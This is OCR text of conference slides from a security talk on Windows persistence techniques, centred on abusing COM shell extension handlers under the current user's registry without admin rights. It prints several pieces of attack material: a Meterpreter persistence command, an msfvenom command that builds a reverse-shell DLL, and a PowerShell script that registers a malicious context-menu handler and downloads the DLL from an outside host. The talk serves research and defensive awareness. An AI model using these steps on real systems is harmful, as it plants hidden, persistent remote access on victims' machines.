/Rooted CON

The Art of Persistence: Mr. Windows... I don't wanna go :(

Sheila Ayelen Berta (@UnaPibaGeek)

Sheila A. Berta - @UnaPibaGeek

Offensive Security Researcher

A little bit more:


Developer ASM (Microcontrollers & Microprocessors x86/x64), C/C++, Go & Python.


Speaker at Black Hat Briefings, DEFCON, Ekoparty, HITB, etc ….. and RootedCon! :D

What means... "persistence"?

"run keys" since long time ago...

HKCU\Software\Microsoft\Windows\CurrentVersion\Run





"run keys" since long time ago...

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

```
meterpreter > run persistence -U -i 5 -p 443 -r 192.168.1.71
[*] Creating a persistent agent: LHOST=192.168.1.71 LPORT=443 (interval=5 onboot=true)
[*] Persistent agent script is 613976 bytes long
[*] Uploaded the persistent agent to C:\WINDOWS\TEMP\yyPSPPEn.vbs
[*] Agent executed with PID 492
[*] Installing into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
[*] Installed into autorun as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\YeYHdlEDygViABr
```

"run keys" since long time ago...

...\CurrentVersion\Policies\Explorer\Run

...\CurrentVersion\Explorer\Shell Folders

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				8/31/2018 11:04 PM
cmd.exe	Windows Command Proc...	Microsoft Corporation	c:\windows\system32\cmd.exe	1/8/1971 5:44 AM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				11/1/2018 9:54 PM
AdobeAAMUp...	Adobe Updater Startup Util...	Adobe Systems Incorpora...	c:\program files (x86)\common files\adobe\oobe\...	4/11/2018 4:32 AM
AdobeGCInvo...	Adobe GC Invoker Utility	Adobe Systems, Incorpor...	c:\program files (x86)\common files\adobe\adobe...	9/10/2018 7:02 AM
IAStorIcon	Delayed launcher	Intel Corporation	c:\program files\intel\intel(r) rapid storage technol...	3/24/2017 2:17 PM
RtHDVBg_Pu...	HD Audio Background Pr...	Realtek Semiconductor	c:\program files\realtek\audio\hda\ravbg64.exe	3/27/2017 4:09 AM
RTHDVCPL	Realtek HD Audio Manager	Realtek Semiconductor	c:\program files\realtek\audio\hda\rtkngui64.exe	3/28/2017 6:42 AM
SecurityHealth	Windows Defender notific...	Microsoft Corporation	c:\program files\windows defender\msascuil.exe	10/4/2015 12:14 AM
WavesSvc	Waves MaxxAudio Servic...	Waves Audio Ltd.	c:\program files\waves\maxxaudio\wavessvc64.exe	3/27/2017 6:48 AM
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				11/1/2018 9:56 PM
Adobe Creativ...	Adobe Creative Cloud	Adobe Inc.	c:\program files (x86)\adobe\adobe creative clou...	9/13/2018 6:32 AM
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				8/31/2018 11:13 PM
OneDrive	Microsoft OneDrive	Microsoft Corporation	c:\users\shei\appdata\local\microsoft\onedrive\on...	9/12/2018 1:07 PM

Is this the best way?


Welcome to...

The Art of Persistence


@UnaPibaGeek

COM Objects...

- C++ class
- Out of Process / In-Process




In-Process




Globally Universal Identifier (GUID)...

- CLSID

16bytes array (GUID)







Windows Registry...

HKLM\Software\Classes\CLSID\<GUID>

HKCU\Software\Classes\CLSID\<GUID>



Windows Registry...



InprocServer32 / InprocServer / InprocHandler32 / InprocHandler

Persistence via Shell Extensions


@UnaPibaGeek


Shell Extension Handlers...

Handler
Shortcut menu handler
Data handler
Drop handler
Icon handler
Property sheet handler
Thumbnail Image handler
Infotip handler
Metadata handler

Handler
Column handler
Copy hook handler
Drag-and-drop handler
Icon Overlay handler
Search handler


Handler	Interface	Handler Subkey Name
Shortcut menu handler	IContextMenu	**ContextMenuHandlers**






Shell Extension Handlers... (registry)

- System-wide (HKLM\Software\Classes*\shellex\)




Shell Extension Handlers... (registry)

- Current User (HKCU\Software\Classes*\shellex\)



NO ADMIN PRIVILEGES REQUIRED

Registering our own Shell Extension



Malicious Shell Extension to persist


```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.43.128 LPORT=4444 -f dll > met.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 5120 bytes
```

```
$Path = "HKCU:\Software\Classes\*\shellex\ContextMenuHandlers\BadExt"
$Name = "(Default)"
$Value = "{5A8C927F-C467-437D-9AC3-C874A100404E}"

New-Item -Path $Path -Force
New-ItemProperty -Path $Path -Name $Name -Value $Value

$Path1 = "HKCU:\Software\Classes\CLSID\{5A8C927F-C467-437D-9AC3-C874A100404E}\InprocServer32"
$Name1 = "(Default)"
$Value1 = "C:\\random\\met.dll"

New-Item -Path $Path1 -Force
New-ItemProperty -Path $Path1 -Name $Name1 -Value $Value1

$Url = "http://www.semecayounexploit.com/met.dll"
$Out = "C:\\random\\met.dll"

Invoke-WebRequest -Uri $Url -OutFile $Out
```

Registry Key 1

Registry Key 2

Malware downloader


Firefox
Google Chrome
Protected
Protected_
debug
badshellext...
IDA Pro (32-bit)
IDA Pro (64-bit)
Recycle Bin
Type here to search
ENG
12:31 PM
11/6/2018

To sum up...

- Shell Extensions can be used to malware persistence.
- Attacker does **not** need admin privileges.
- Stealthy method!

Recommendation...

